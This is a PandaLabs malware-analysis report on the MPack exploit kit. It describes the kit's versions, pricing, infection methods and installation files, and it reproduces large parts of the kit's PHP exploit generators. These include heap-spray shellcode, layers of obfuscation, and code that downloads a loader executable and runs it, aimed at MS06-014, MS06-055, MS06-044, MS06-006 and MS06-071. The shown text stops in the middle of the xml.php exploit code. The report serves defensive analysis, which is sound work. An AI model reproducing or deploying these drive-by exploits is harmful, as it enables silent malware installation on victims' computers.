PandaLabs Report:
MPack uncovered

www.pandalabs.com | blogplabs@pandasoftware.com

Index

Introduction

MPack

MPack is an application that is installed on the server and allows malware to be run on remote systems using several exploits.
As new exploits appear, new program updates are released to infect as many computers as possible.
It's programmed in Php and stores and accesses information gained from infected users. This information is then stored in a MySQL database.
MPack creators call themselves "Dream Coders Team".
In this document we will focus on version 0.61, since it's the latest version we have a copy of.

Versions

v0.33
Was the first MPack version we were aware of; it was sold in a Russian forum in December 2006.

v0.51
We found it after analyzing Trj/Bankolimb.A, since it sent bank account details to a server. When checking the content of the server files, we found interesting data. This version was created on February 15, 2007.

v0.61
After a few days, we realized that on the same server as Trj/Bankolimb.A, there was an update of this version called "MPack061u(update 03-05).zip". As the file name indicates, this version was created on March 5, 2007.

v0.80
We found it in another Russian forum where it was sold; the advertisement was dated April 3, 2007.
From version 0.33 to this one, MPack was being sold at about $700, to which another $300 had to be added if DreamDownloader was also wanted.
The software purchase included one year's support.
Among this version's new exploits were:

- WebViewFolderIcon overflow
- WinZip ActiveX overflow
- QuickTime overflow
- ANI overflow new

v0.84
It's the latest MPack version we know of, but we don't have a copy.
It was installed on a server that infected computers with malware on April 27.

In view of the dates in which the different versions have appeared, a version is published more or less every month.

The moment it's sold, they guarantee that it goes undetected by antiviruses.

Updates to new versions are not included in the purchase. Each new exploit costs between $50 and $150 depending on the vulnerability degree.


Preventing it from being detected by the antiviruses would cost an additional $30 for the executables and $20 for the scripts.

DreamDownloader

It's a tool for creating downloaders usually sold with MPack. Users tell the tool the URL of the file they want to download and the tool creates an executable file that carries out the process.

The following characteristics of the executables it creates are mentioned in the forum:

- It bypasses several firewalls.
- Disables some antiviruses.
- Uses anti-debugger techniques.
- It is able to detect virtual computers.
- Allows the resulting file to be packed using several packers (Upack, UPX or Mew).



Steps usually carried out by an MPack attack

1. Users visit a web page where it's hosted or another page containing an iframe field that loads the index.php of the place it's installed on.

2. The index.php determines which exploit should run on the computer, if it is vulnerable, depending on the browser and operating system.

3. Depending on the value obtained in point 2, the exploit runs on users' computers and stores the data of the infected computer to view it later in the statistics module.

How they manage to infect users:

They use several techniques to get users to run the code referenced in the index.php:

1. Hacking servers.
   In the case of Web servers, they usually add an iframe-type reference at the end of the file which loads by default and indicates the index.php where the MPack is installed. Sometimes they use the same hacked site to host MPack or other types of malware. Consequently, they are more difficult to locate, since they store the malware on third-party servers.
   One of the servers found with MPack, was installed from 7644 different pages.

2. Enter certain words on the web pages where they are stored, so that when the web page is indexed in the browsers, users end up at the page containing the MPack and get infected.

3. Buy domains with similar names to known sites users tend to access. For example, gookle, which only differs in a character from the famous google browser. Users who wrongly enter a character in the browser name could be infected.

4. Send massive emails to numerous addresses. The emails usually contain links and use social engineering techniques to be run. The Trj/Goldun and Trj/Haxdoor families frequently use this technique.

5. Buy Google sponsored links of certain search words.

MPack components

Installation and settings

Readme.txt

It's a text file containing instructions, in Russian, to install MPack.

```
 MPack v0.61
=======================


Установка:

1) скопировать содержимое на хост
2) установить на папку права chmod(777)
3) отредактировать настройки связки в файле settings.php

  $AdminPath = "http://host.com/spk2"; //путь к папке с установленной админкой
  $Password = "mpack2"; //пароль для просмотра статистики

Изза особенностей работы одного из экспов, лоадер должен находиться на том же хосте что и связка.

3.1) Если будет использоваться MySQL для подсчета статистики по странам, настроить и его:

$UseMySQL = 0; // заменить на 1 если будет использоваться
$dbhost = "localhost"; //хост на котором расположен мускуль
$dbuser = "spluser";
$dbpass = "splpass";
$dbname = "spldb"; //имя базы данных
$dbstats = "stats";//имя таблицы в этой базе

3.2) создать необходимые для работы таблицы выполнением следующих запросов к примеру через интерфейс phpMyAdmin

для таблицы статистики (имя жестко фиксировано!)

CREATE TABLE ‘stats‘ (
‘statid‘ VARCHAR( 50 ) NOT NULL ,
‘a2‘ VARCHAR( 10 ) NOT NULL ,
‘country‘ VARCHAR( 50 ) NOT NULL ,
‘count‘ INT NOT NULL DEFAULT '0'
) ENGINE = MYISAM ;


для mysql версии geo2ip (имя жестко фиксировано!)

CREATE TABLE ‘ip2country‘ (
‘ipfrom‘ BIGINT NOT NULL ,
‘ipto‘ BIGINT NOT NULL ,
‘a2‘ VARCHAR( 10 ) NOT NULL ,
‘a3‘ VARCHAR( 10 ) NOT NULL ,
‘country‘ VARCHAR( 50 ) NOT NULL
) ENGINE = MYISAM ;


3.3) заполнить таблицу geo2ip данными вызвав через браузер скрипт ip2csetup.php
Выполнение скрипта должно завершиться строкой Filling IP2L DB, please wait...done
```

This file indicates that the stats and ip2country tables must be manually created in MySQL database.

```
CREATE TABLE `stats` (
`statid` VARCHAR( 50 ) NOT NULL ,
`a2` VARCHAR( 10 ) NOT NULL ,
`country` VARCHAR( 50 ) NOT NULL ,
`count` INT NOT NULL DEFAULT '0'
) ENGINE = MYISAM ;

CREATE TABLE `ip2country` (
`ipfrom` BIGINT NOT NULL ,
`ipto` BIGINT NOT NULL ,
`a2` VARCHAR( 10 ) NOT NULL ,
`a3` VARCHAR( 10 ) NOT NULL ,
`country` VARCHAR( 50 ) NOT NULL
) ENGINE = MYISAM ;
```

In the characteristics of MPack version 0.80 it says they're easier to install. This could be due to having an install.php file to automatically create the tables if they don't exist.

Ip2csetup.php

Enters the data the ip-to-country.sql file contains in the ip2country table of the MySQL database.
This must only be done once when MPack is installed on the server.

```
<?

include ('settings.php');

$sqlfile = "ip-to-country.sql";

//open sql file
  $lines = file($sqlfile); //assign souce-script file

 $r=mysql_query("DELETE FROM ip2country WHERE '1'='1'") or die("del all failed - ".mysql_error()
);

echo "<br>Filling IP2L DB, please wait...";

          foreach ($lines as $line_num => $line)  //iterate strings, $line
          {

//     $query = "UPDATE ip2country SET time = '".$time."', day = '".$day."' WHERE ip = '".$IP2."'";

     $query = "INSERT INTO ip2country VALUES (".trim($line).")";
      $r=mysql_query($query) or die("q failed - ".mysql_error() );

//echo $query."<br>";

          }

echo "done";

  exit;
?>
```

Ip-tocountry.sql

File with data needed to calculate, the country infected users belong to, depending on the IP address.

"33996344","33996351","GB","GBR","UNITED KINGDOM"
"50331648","69956103","US","USA","UNITED STATES"
"69956104","69956111","BM","BMU","BERMUDA"
"69956112","83886079","US","USA","UNITED STATES"
"94585424","94585439","SE","SWE","SWEDEN"
"100663296","121195295","US","USA","UNITED STATES"
"121195296","121195327","IT","ITA","ITALY"
"121195328","152305663","US","USA","UNITED STATES"
"152305664","152338431","GB","GBR","UNITED KINGDOM"
"152338432","167772159","US","USA","UNITED STATES"
"184549376","201674095","US","USA","UNITED STATES"
"201674096","201674111","CA","CAN","CANADA"
"201674112","202031103","US","USA","UNITED STATES"
"202031104","202033151","IN","IND","INDIA"
"202033152","202035199","US","USA","UNITED STATES"
"202035200","202035711","IN","IND","INDIA"
"202035712","205500987","US","USA","UNITED STATES"
"205500988","205500991","CA","CAN","CANADA"
"205500992","210784255","US","USA","UNITED STATES"
"210784256","210784383","BO","BOL","BOLIVIA"
"210784384","210784767","US","USA","UNITED STATES"
"210784768","210786303","BO","BOL","BOLIVIA"
"210786304","214858655","US","USA","UNITED STATES"
"214858656","214858671","NL","NLD","NETHERLANDS"
"214858672","260227071","US","USA","UNITED STATES"
"260227072","260231167","GB","GBR","UNITED KINGDOM"
"260231168","260976639","US","USA","UNITED STATES"
"260976640","260980735","GB","GBR","UNITED KINGDOM"
"260980736","264482815","US","USA","UNITED STATES"
"264482816","264486911","DE","DEU","GERMANY"
"264486912","264495103","US","USA","UNITED STATES"
"264495104","264503295","CH","CHE","SWITZERLAND"
"264503296","264617983","US","USA","UNITED STATES"
"264617984","264667135","DE","DEU","GERMANY"
"264667136","264699903","US","USA","UNITED STATES"
"264699904","264716287","CH","CHE","SWITZERLAND"
"264716288","264798207","US","USA","UNITED STATES"
"264798208","264802303","GB","GBR","UNITED KINGDOM"
"264802304","265023487","US","USA","UNITED STATES"
"265023488","265027583","GB","GBR","UNITED KINGDOM"
"265027584","265277439","US","USA","UNITED STATES"
"265277440","265289727","GB","GBR","UNITED KINGDOM"
"265289728","289011535","US","USA","UNITED STATES"
"289011536","289011543","IT","ITA","ITALY"
"289011544","323243895","US","USA","UNITED STATES"
"323243896","323243903","FR","FRA","FRANCE"
"323243904","332132119","US","USA","UNITED STATES"
"332132120","332132127","IL","ISR","ISRAEL"

settings.php

It's the configuration file containing data to access MySQL database, therefore, all the modules that access the database must have an include to this file.

These are the configuration variables:

$AdminPath	Path where MPack is installed.
$Password	It's the password for accessing the statistics module. It's usually "MPack2" by default.
$UseMySQL	Depending on whether the value is 1 or 0, access to the database will or will not be used. If the data isn't saved, the statistics cannot be viewed.
$dbhost	Database host.
$dbuser	User name used to access MySQL database.
$dbpass	User's password for MySQL database.
$dbname	Name of the MySQL database.
$dbstats	Name of the statistics table in the database.
$LoaderPath	Complete path of the file that will run on the infected person's system.

```
<?
// Global settings

$AdminPath = "http://host.com/view";
$Password = "mpack2"; //pass for statistic script

//Extra settings
$UseMySQL = 0;
$dbhost = "localhost";
$dbuser = "spluser";
$dbpass = "splpass";
$dbname = "spldb";
$dbstats = "stats";

/*
== $dbtablestat structure ==
CREATE TABLE `stats` (
`statid` VARCHAR( 50 ) NOT NULL ,
`a2` VARCHAR( 10 ) NOT NULL ,
`country` VARCHAR( 50 ) NOT NULL ,
`count` INT NOT NULL DEFAULT '0'
) ENGINE = MYISAM ;

== ip2country structure ==
CREATE TABLE `ip2country` (
`ipfrom` BIGINT NOT NULL ,
`ipto` BIGINT NOT NULL ,
`a2` VARCHAR( 10 ) NOT NULL ,
`a3` VARCHAR( 10 ) NOT NULL ,
`country` VARCHAR( 50 ) NOT NULL
) ENGINE = MYISAM ;
*/

$LoaderPath=$AdminPath."/file.php";

if ($UseMySQL==1) {
$db = mysql_connect($dbhost,$dbuser,$dbpass) or die("xx");
mysql_select_db($dbname);
}

//file-counter funcs
function AddIP($Log)
{
$ip=getenv("REMOTE_ADDR");
```

GetCountryInfo($ip)

It's a function that uses the stats.php module to display graphic files of the flags when it provides the infections per country.

```
// IP2County funcs
      function GetCountryInfo($ip)
      {
            $ip = sprintf("%u", ip2long($ip));
            $ci=array('name' => 'Unknown country', 'a2' => 'xx', 'a3' =>'---' );

           $sql="SELECT `country`,`a2`,`a3` FROM `ip2country` WHERE `ipfrom`<=$ip AND `ipto`>=$ip
LIMIT 0, 1";
            $query=mysql_query($sql);
            if($row = mysql_fetch_row($query))
            {
                  $ci['name']=$row[0];
                  $ci['a2']=$row[1];
                  $ci['a3']=$row[2];
            }
            return $ci;
      }

          function ShowFlag($a2)
          {
          return '<img src="./flags/drm_'.strtolower($a2).'.gif" width=18 height=12>';
```

Vulnerabilities used

mdac4.php

When this module is run, it creates a file with the *Internet Explorer (MDAC) Remote Code Execution Exploit - MS06-014* exploit.

```
$SPL="<script language='javascript'>\n";
$SPL.="function CreateO(o, n) {\n";
$SPL.="var r = null;\n";
$SPL.="try { eval('r = o.CreateObject(n)') }catch(e){}\n";
$SPL.="if (! r) {try { eval('r = o.CreateObject(n, \"\")') }catch(e){}}\n";
$SPL.="if (! r) {try { eval('r = o.CreateObject(n, \"\", \"\")') }catch(e){}}\n";
$SPL.="if (! r) {try { eval('r = o.GetObject(\"\", n)') }catch(e){}}\n";
$SPL.="if (! r) {try { eval('r = o.GetObject(n, \"\")') }catch(e){}}\n";
$SPL.="if (! r) {try { eval('r = o.GetObject(n)') }catch(e){}}\n";
$SPL.="return(r);\n";
$SPL.="}\n";
$SPL.="function Go(a) {\n";
$SPL.="var obj_msxml2 = CreateO(a,'msxm'+'l2.X'+'MLHT'+'TP'); if (! obj_msxml2) { var obj_msxml2
= CreateO(a,'MS'+'XML2.Serv'+'erXMLH'+'TTP');}\n";
$SPL.="obj_msxml2.open('GET','".$LoaderPath."',false);\n";
$SPL.="obj_msxml2.send();\n";
$SPL.="var obj_adodb = CreateO(a,'adod'+'b.stre'+'am');\n";
$SPL.="obj_adodb.type = 1;\n";
$SPL.="obj_adodb.open();\n";
$SPL.="obj_adodb.Write(obj_msxml2.responseBody);\n";
$SPL.="var fn = './/.'+'.//~tmp'+'0374.e'+'xe';\n";
$SPL.="obj_adodb.SaveToFile(fn,2);\n";
$SPL.="var s = CreateO(a, 'Shel'+'l.A'+'pplic'+'ation');\n";
$SPL.="s.ShellExecute(fn);\n";
$SPL.="return TRUE;\n";
$SPL.="}\n";
```

```
$SPL.="var i = 0;\n";
$SPL.="var t = new Array(\n";
$SPL.="'{BD96C556-65A3-11D0-983A-00C04FC29E30}','{BD96C556-65A3-11D0-983A-
00C04FC29E36}',\n";
$SPL.="'{AB9BCEDD-EC7E-47E1-9322-D4A210617116}','{0006F033-0000-0000-C000-000000000046}',";
$SPL.="'{0006F03A-0000-0000-C000-000000000046}','{6e32070a-766d-4ee6-879c-dc1fa91d2fc3}',";
$SPL.="'{6414512B-B978-451D-A0D8-FCFDF33E833C}','{7F5B7F63-F06F-4331-8A26-
339E03C0AE3D}',";
$SPL.="'{06723E09-F4C2-43c8-8358-09FCD1DB0766}','{639F725F-1B2D-4831-A9FD-874847682010}',";
$SPL.="'{BA018599-1DB3-44f9-83B4-461454C84BF8}','{D0C07D56-7C69-43F1-B4A0-
25F5A11FAB19}','{E8CCCDDF-CA28-496b-B050-6C07C962476B}',null);";

$SPL.="while (t[i]) {\n";
$SPL.="var a = null;\n";
$SPL.="if (t[i].substring(0,1) == '{') {\n";
$SPL.="a = document.createElement('object');\n";
$SPL.="a.setAttribute('classid', 'clsid:' + t[i].substring(1, t[i].length - 1));\n";
$SPL.="} else {\n";
$SPL.="try { a = new ActiveXObject(t[i]); } catch(e){}\n";
$SPL.="}\n";
$SPL.="\n";
$SPL.="if (a) {\n";
$SPL.="try {\n";
$SPL.="var b = CreateO(a, 'Shell.Application');\n";
$SPL.="if (b) {\n";
$SPL.="if (Go(a)) break;\n";
$SPL.="}\n";
$SPL.="}catch(e){}\n";
$SPL.="}\n";
$SPL.="i++;\n";
$SPL.="}\n";
$SPL.="</script>\n";

$sOut = "document.write(
unescape('%0A%3C%73%63%72%69%70%74%3E%66%75%6E%63%74%69%6F%6E%20%64%
46%28%73%29%7B%76%61%72%20%73%31%3D%75%6E%65%73%63%61%70%65%28%73%
2E%73%75%62%73%74%72%28%30%2C%73%2E%6C%65%6E%67%74%68%2D%31%29%29
%3B%20%76%61%72%20%74%3D%27%27%3B%66%6F%72%28%69%3D%30%3B%69%3C%7
3%31%2E%6C%65%6E%67%74%68%3B%69%2B%2B%29%74%2B%3D%53%74%72%69%6E%
67%2E%66%72%6F%6D%43%68%61%72%43%6F%64%65%28%73%31%2E%63%68%61%72%
43%6F%64%65%41%74%28%69%29%2D%73%2E%73%75%62%73%74%72%28%73%2E%6C
%65%6E%67%74%68%2D%31%2C%31%29%29%3B%64%6F%63%75%6D%65%6E%74%2E%7
7%72%69%74%65%28%75%6E%65%73%63%61%70%65%28%74%29%29%3B%7D%3C%2F%
73%63%72%69%70%74%3E')); dF('".encodezTxt($SPL)."');";
$sOut = "<Script Language='JavaScript'>".$sOut."</Script>"; // [\\'\">]

$SPL=$sOut;
$sOut = "document.write(
unescape('%0A%3C%73%63%72%69%70%74%3E%66%75%6E%63%74%69%6F%6E%20%64%
46%28%73%29%7B%76%61%72%20%73%31%3D%75%6E%65%73%63%61%70%65%28%73%
2E%73%75%62%73%74%72%28%30%2C%73%2E%6C%65%6E%67%74%68%2D%31%29%29
%3B%20%76%61%72%20%74%3D%27%27%3B%66%6F%72%28%69%3D%30%3B%69%3C%7
3%31%2E%6C%65%6E%67%74%68%3B%69%2B%2B%29%74%2B%3D%53%74%72%69%6E%
67%2E%66%72%6F%6D%43%68%61%72%43%6F%64%65%28%73%31%2E%63%68%61%72%
43%6F%64%65%41%74%28%69%29%2D%73%2E%73%75%62%73%74%72%28%73%2E%6C
%65%6E%67%74%68%2D%31%2C%31%29%29%3B%64%6F%63%75%6D%65%6E%74%2E%7
7%72%69%74%65%28%75%6E%65%73%63%61%70%65%28%74%29%29%3B%7D%3C%2F%
73%63%72%69%70%74%3E')); dF('".encodezTxt($SPL)."');";
$sOut = "<Script Language='JavaScript'>".$sOut."</Script>"; // [\\'\">]
```

vml_dbg.php

It's a .php file, that when run, creates a file with the *Vulnerability in Vector Markup Language Could Allow Remote Code Execution - MS06-055* exploit.

```
$SPL="<html xmlns:v='urn:schemas-microsoft-com:vml'><head>\n";
$SPL.="<object id='VMLRender' classid='CLSID:10072CEC-8CC1-11D1-986E-00A0C955B42E'>\n";
$SPL.="</object>\n";
$SPL.="<style>\n";
$SPL.="v\\:* { behavior: url(#VMLRender); }\n";
$SPL.="</style>\n";
$SPL.="</head>\n";
$SPL.="<body>\n";
$SPL.="<SCRIPT language='JavaScript'>\n";
$SPL.="function R(ir) {\n";

$SPL.="if (ir == 1) {\n";

$SPL.="var heapSprayToAddress = 0x05050505;\n";
$SPL.="var payLoadCode =
unescape('%u9090%u9090%u9090%u9090%u54EB%u758B%u8B3C%u3574%u0378%u56F5%u7
68B%u0320%u33F5%u49C9%uAD41%uDB33%u0F36%u14BE%u3828%u74F2%uC108%u0DCB
%uDA03%uEB40%u3BEF%u75DF%u5EE7%u5E8B%u0324%u66DD%u0C8B%u8B4B%u1C5E%u
DD03%u048B%u038B%uC3C5%u7275%u6D6C%u6E6F%u642E%u6C6C%u4300%u5C3A%u2E5
5%u7865%u0065%uC033%u0364%u3040%u0C78%u408B%u8B0C%u1C70%u8BAD%u0840%u0
9EB%u408B%u8D34%u7C40%u408B%u953C%u8EBF%u0E4E%uE8EC%uFF84%uFFFF%uEC83
%u8304%u242C%uFF3C%u95D0%uBF50%u1A36%u702F%u6FE8%uFFFF%u8BFF%u2454%u8
DFC%uBA52%uDB33%u5353%uEB52%u5324%uD0FF%uBF5D%uFE98%u0E8A%u53E8%uFFFF
%u83FF%u04EC%u2C83%u6224%uD0FF%u7EBF%uE2D8%uE873%uFF40%uFFFF%uFF52%uE
8D0%uFFD7%uFFFF".uEncode($LoaderPath)."');\n";
$SPL.="var heapBlockSize = 0x400000;\n";
$SPL.="var payLoadSize = payLoadCode.length * 2;\n";
$SPL.="var spraySlideSize = heapBlockSize - (payLoadSize+0x38);\n";
$SPL.="var spraySlide = unescape('%u9090%u9090');\n";
$SPL.="spraySlide = getSpraySlide(spraySlide,spraySlideSize);\n";
$SPL.="heapBlocks = (heapSprayToAddress - 0x400000)/heapBlockSize;\n";
$SPL.="memory = new Array();for (i=0;i<heapBlocks;i++){memory[i] = spraySlide + payLoadCode;}V();\n";

$SPL.="} else { setTimeout('R(1)',5000);  }\n";

$SPL.="function getSpraySlide(spraySlide, spraySlideSize)\n";
$SPL.="{while (spraySlide.length*2<spraySlideSize){spraySlide += spraySlide;}\n";
$SPL.="spraySlide = spraySlide.substring(0,spraySlideSize/2);\n";
$SPL.="return spraySlide;}}\nR(0);";
//$SPL.="</script>\n";

$SPL2="<v:rect style='width:120pt;height:80pt' fillcolor='red'>\n";
$SPL2.="<v:fill method  = '";$s="";for ($i=1; $i<=10437; $i++) { $s.="&#x0505;"; }
$SPL2.=$s;
$SPL2.="' ></v:rect></v:fill>   </body></html> \n";

$SPL2="function V(){ document.write(\"".$SPL2."\"); }";

$sOut = "document.write(
unescape('%0A%3C%73%63%72%69%70%74%3E%66%75%6E%63%74%69%6F%6E%20%64%
46%28%73%29%7B%76%61%72%20%73%31%3D%75%6E%65%73%63%61%70%65%28%73%
2E%73%75%62%73%74%72%28%30%2C%73%2E%6C%65%6E%67%74%68%2D%31%29%29
%3B%20%76%61%72%20%74%3D%27%27%3B%66%6F%72%28%69%3D%30%3B%69%3C%7
3%31%2E%6C%65%6E%67%74%68%3B%69%2B%2B%29%74%2B%3D%53%74%72%69%6E%
67%2E%66%72%6F%6D%43%68%61%72%43%6F%64%65%28%73%31%2E%63%68%61%72%
43%6F%64%65%41%74%28%69%29%2D%73%2E%73%75%62%73%74%72%28%73%2E%6C
%65%6E%67%74%68%2D%31%2C%31%29%29%3B%64%6F%63%75%6D%65%6E%74%2E%7
7%72%69%74%65%28%75%6E%65%73%63%61%70%65%28%74%29%29%3B%7D%3C%2F%
73%63%72%69%70%74%3E'));dF('".encodezTxt($SPL)."');";
$sOut = "<Script Language='JavaScript'>".$sOut."</Script>"; // [\\'\">]

echo $sOut.$SPL2;
```

ms06-044_w2k.php

When this module is run, it creates a file with *Microsoft Management Console Could Allow Remote Code Execution - MS06-044* exploit.

```
<?

include 'crypt.php';
$SPL="<script language='jav"."ascript'>var xd=\"var x = new
Activ"."eXObject('Mic'+'r"."os'+'oft.X'+'MLHT"."TP');x.Ope"."n('GE"."T','".$LoaderPath."',0);x.Send();var
s=new Acti"."veXOb"."ject('AD"."ODB.Str"."eam');s.Mode = 3;s.Type =
1;s.Open();s.W"."rite(x."."respon"."seBody);s.Save"."ToFile('../tm".".ex"."e',2); \";";
$SPL.="ed = escape(xd);";
$SPL.="var url =
're"."s:/"."/mmc"."ndmgr.d"."ll/pr"."evsym"."12.htm"."#%29%3"."B%3C/sty"."le%3E%3Cscript%20lang
uage%3D%27jscript%27%3Ea%3Dnew%20Activ"."eXObj"."ect%28%27Shell.Application%27%29%
3B'+ed+'a.ShellExecute%28%27../t"."m.e"."xe%27%2"."9%3B%3C/script%3E%3C%21--
//%7C0%7C0%7C0%7C0%7C0%7C0%7C0%7C0';";
$SPL.="docume"."nt.loca"."tion = url;</script>";

$sOut = "document.write(
unescape('%0A%3C%73%63%72%69%70%74%3E%66%75%6E%63%74%69%6F%6E%20%64%
46%28%73%29%7B%76%61%72%20%73%31%3D%75%6E%65%73%63%61%70%65%28%73%
2E%73%75%62%73%74%72%28%30%2C%73%2E%6C%65%6E%67%74%68%2D%31%29%29
%3B%20%76%61%72%20%74%3D%27%27%3B%66%6F%72%28%69%3D%30%3B%69%3C%7
3%31%2E%6C%65%6E%67%74%68%3B%69%2B%2B%29%74%2B%3D%53%74%72%69%6E%
67%2E%66%72%6F%6D%43%68%61%72%43%6F%64%65%28%73%31%2E%63%68%61%72%
43%6F%64%65%41%74%28%69%29%2D%73%2E%73%75%62%73%74%72%28%73%2E%6C
%65%6E%67%74%68%2D%31%2C%31%29%29%3B%64%6F%63%75%6D%65%6E%74%2E%7
7%72%69%74%65%28%75%6E%65%73%63%61%70%65%28%74%29%29%3B%7D%3C%2F%
73%63%72%69%70%74%3E')); dF('".encodezTxt($SPL)."');";
$sOut = "<Script Language='JavaScript'>".$sOut."</Script>"; // [\\'\"]

//echo $SPL;

//$SPL=$sOut;
//$sOut = "document.write(
unescape('%0A%3C%73%63%72%69%70%74%3E%66%75%6E%63%74%69%6F%6E%20%64%
46%28%73%29%7B%76%61%72%20%73%31%3D%75%6E%65%73%63%61%70%65%28%73%
2E%73%75%62%73%74%72%28%30%2C%73%2E%6C%65%6E%67%74%68%2D%31%29%29
%3B%20%76%61%72%20%74%3D%27%27%3B%66%6F%72%28%69%3D%30%3B%69%3C%7
3%31%2E%6C%65%6E%67%74%68%3B%69%2B%2B%29%74%2B%3D%53%74%72%69%6E%
67%2E%66%72%6F%6D%43%68%61%72%43%6F%64%65%28%73%31%2E%63%68%61%72%
43%6F%64%65%41%74%28%69%29%2D%73%2E%73%75%62%73%74%72%28%73%2E%6C
%65%6E%67%74%68%2D%31%2C%31%29%29%3B%64%6F%63%75%6D%65%6E%74%2E%7
7%72%69%74%65%28%75%6E%65%73%63%61%70%65%28%74%29%29%3B%7D%3C%2F%
73%63%72%69%70%74%3E')); dF('".encodezTxt($SPL)."');";
//$sOut = "<Script Language='JavaScript'>".$sOut."</Script>"; // [\\'\"]

echo $sOut;
```

ff.php

It is a .php file that when run, creates a file with the *Windows Media Player Plug-In EMBED Overflow Universal Exploit - MS06-006* exploit, adapted for Firefox.

```
<HTML><HEAD><SCRIPT>var
s=unescape("%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u4141");do{s+=s;}while(s.l
ength<0x0900000);s+=unescape("%u54EB%u758B%u8B3C%u3574%u0378%u56F5%u768B%u03
20%u33F5%u49C9%uAD41%uDB33%u0F36%u14BE%u3828%u74F2%uC108%u0DCB%uDA03%
uEB40%u3BEF%u75DF%u5EE7%u5E8B%u0324%u66DD%u0C8B%u8B4B%u1C5E%uDD03%u0
48B%u038B%uC3C5%u7275%u6D6C%u6E6F%u642E%u6C6C%u4300%u5C3A%u2E55%u7865
%u0065%uC033%u0364%u3040%u0C78%u408B%u8B0C%u1C70%u8BAD%u0840%u09EB%u40
8B%u8D34%u7C40%u408B%u953C%u8EBF%u0E4E%uE8EC%uFF84%uFFFF%uEC83%u8304%
u242C%uFF3C%u95D0%uBF50%u1A36%u702F%u6FE8%uFFFF%u8BFF%u2454%u8DFC%uBA
52%uDB33%u5353%uEB52%u5324%uD0FF%uBF5D%uFE98%u0E8A%u53E8%uFFFF%u83FF%
u04EC%u2C83%u6224%uD0FF%u7EBF%uE2D8%uE873%uFF40%uFFFF%uFF52%uE8D0%uFF
D7%uFFFF<? echo uEncode($LoaderPath);?>");</SCRIPT></HEAD><BODY><EMBED SRC="------
----------------------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------------------
----------------------------------
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLAAANNNNOOOOAAAQQQQR
RRRSSSSTTTTUUUUVVVVWWWWXXXXYYYYZZZZ000011112222333344445555666677778888
9999.wmv"></EMBED></BODY></HTML>
```

o7.php

This module is the same exploit as the ff.php file, but adapted for the Opera browser as opposed to Firefox.

```
<HTML><HEAD><SCRIPT>var
s=unescape("%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u4141");do{s+=s;}while(s.l
ength<0x1400000);s+=unescape("%u54EB%u758B%u8B3C%u3574%u0378%u56F5%u768B%u03
20%u33F5%u49C9%uAD41%uDB33%u0F36%u14BE%u3828%u74F2%uC108%u0DCB%uDA03%
uEB40%u3BEF%u75DF%u5EE7%u5E8B%u0324%u66DD%u0C8B%u8B4B%u1C5E%uDD03%u0
48B%u038B%uC3C5%u7275%u6D6C%u6E6F%u642E%u6C6C%u4300%u5C3A%u2E55%u7865
%u0065%uC033%u0364%u3040%u0C78%u408B%u8B0C%u1C70%u8BAD%u0840%u09EB%u40
8B%u8D34%u7C40%u408B%u953C%u8EBF%u0E4E%uE8EC%uFF84%uFFFF%uEC83%u8304%
u242C%uFF3C%u95D0%uBF50%u1A36%u702F%u6FE8%uFFFF%u8BFF%u2454%u8DFC%uBA
52%uDB33%u5353%uEB52%u5324%uD0FF%uBF5D%uFE98%u0E8A%u53E8%uFFFF%u83FF%
u04EC%u2C83%u6224%uD0FF%u7EBF%uE2D8%uE873%uFF40%uFFFF%uFF52%uE8D0%uFF
D7%uFFFF<? echo uEncode($LoaderPath);?>");</SCRIPT></HEAD><BODY><EMBED SRC="------
-------------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------------------------------
----------------------------------------
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLAAANNNNOOOOAAAQQQQR
RRRSSSSTTTTUUUUVVVVWWWWXXXXYYYYZZZZ0000111122223333444455556666777788888
9999.wmv"></EMBED></BODY></HTML>
```

xml.php

It's a .php file that when run, creates a file with the *Vulnerability in Microsoft XML Core Services Could Allow Remote Code Execution - MS06-071* exploit.

```
$SPL="<html xmlns='http://www.w3.org/1999/xhtml'><body><object id=target classid='CLSID:{88d969c5-
f192-11d4-a65f-0040963251e5}' ></object><script>var obj = null;function exploit() {obj =
document.getElementById('target').object;try {obj.open(new Array(),new Array(),new Array(),new
Array(),new Array());} catch(e) {};";
$SPL.="sh =
unescape('%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u90
90%u9090%u54EB%u758B%u8B3C%u3574%u0378%u56F5%u768B%u0320%u33F5%u49C9%u
AD41%uDB33%u0F36%u14BE%u3828%u74F2%uC108%u0DCB%uDA03%uEB40%u3BEF%u75D
F%u5EE7%u5E8B%u0324%u66DD%u0C8B%u8B4B%u1C5E%uDD03%u048B%u038B%uC3C5%
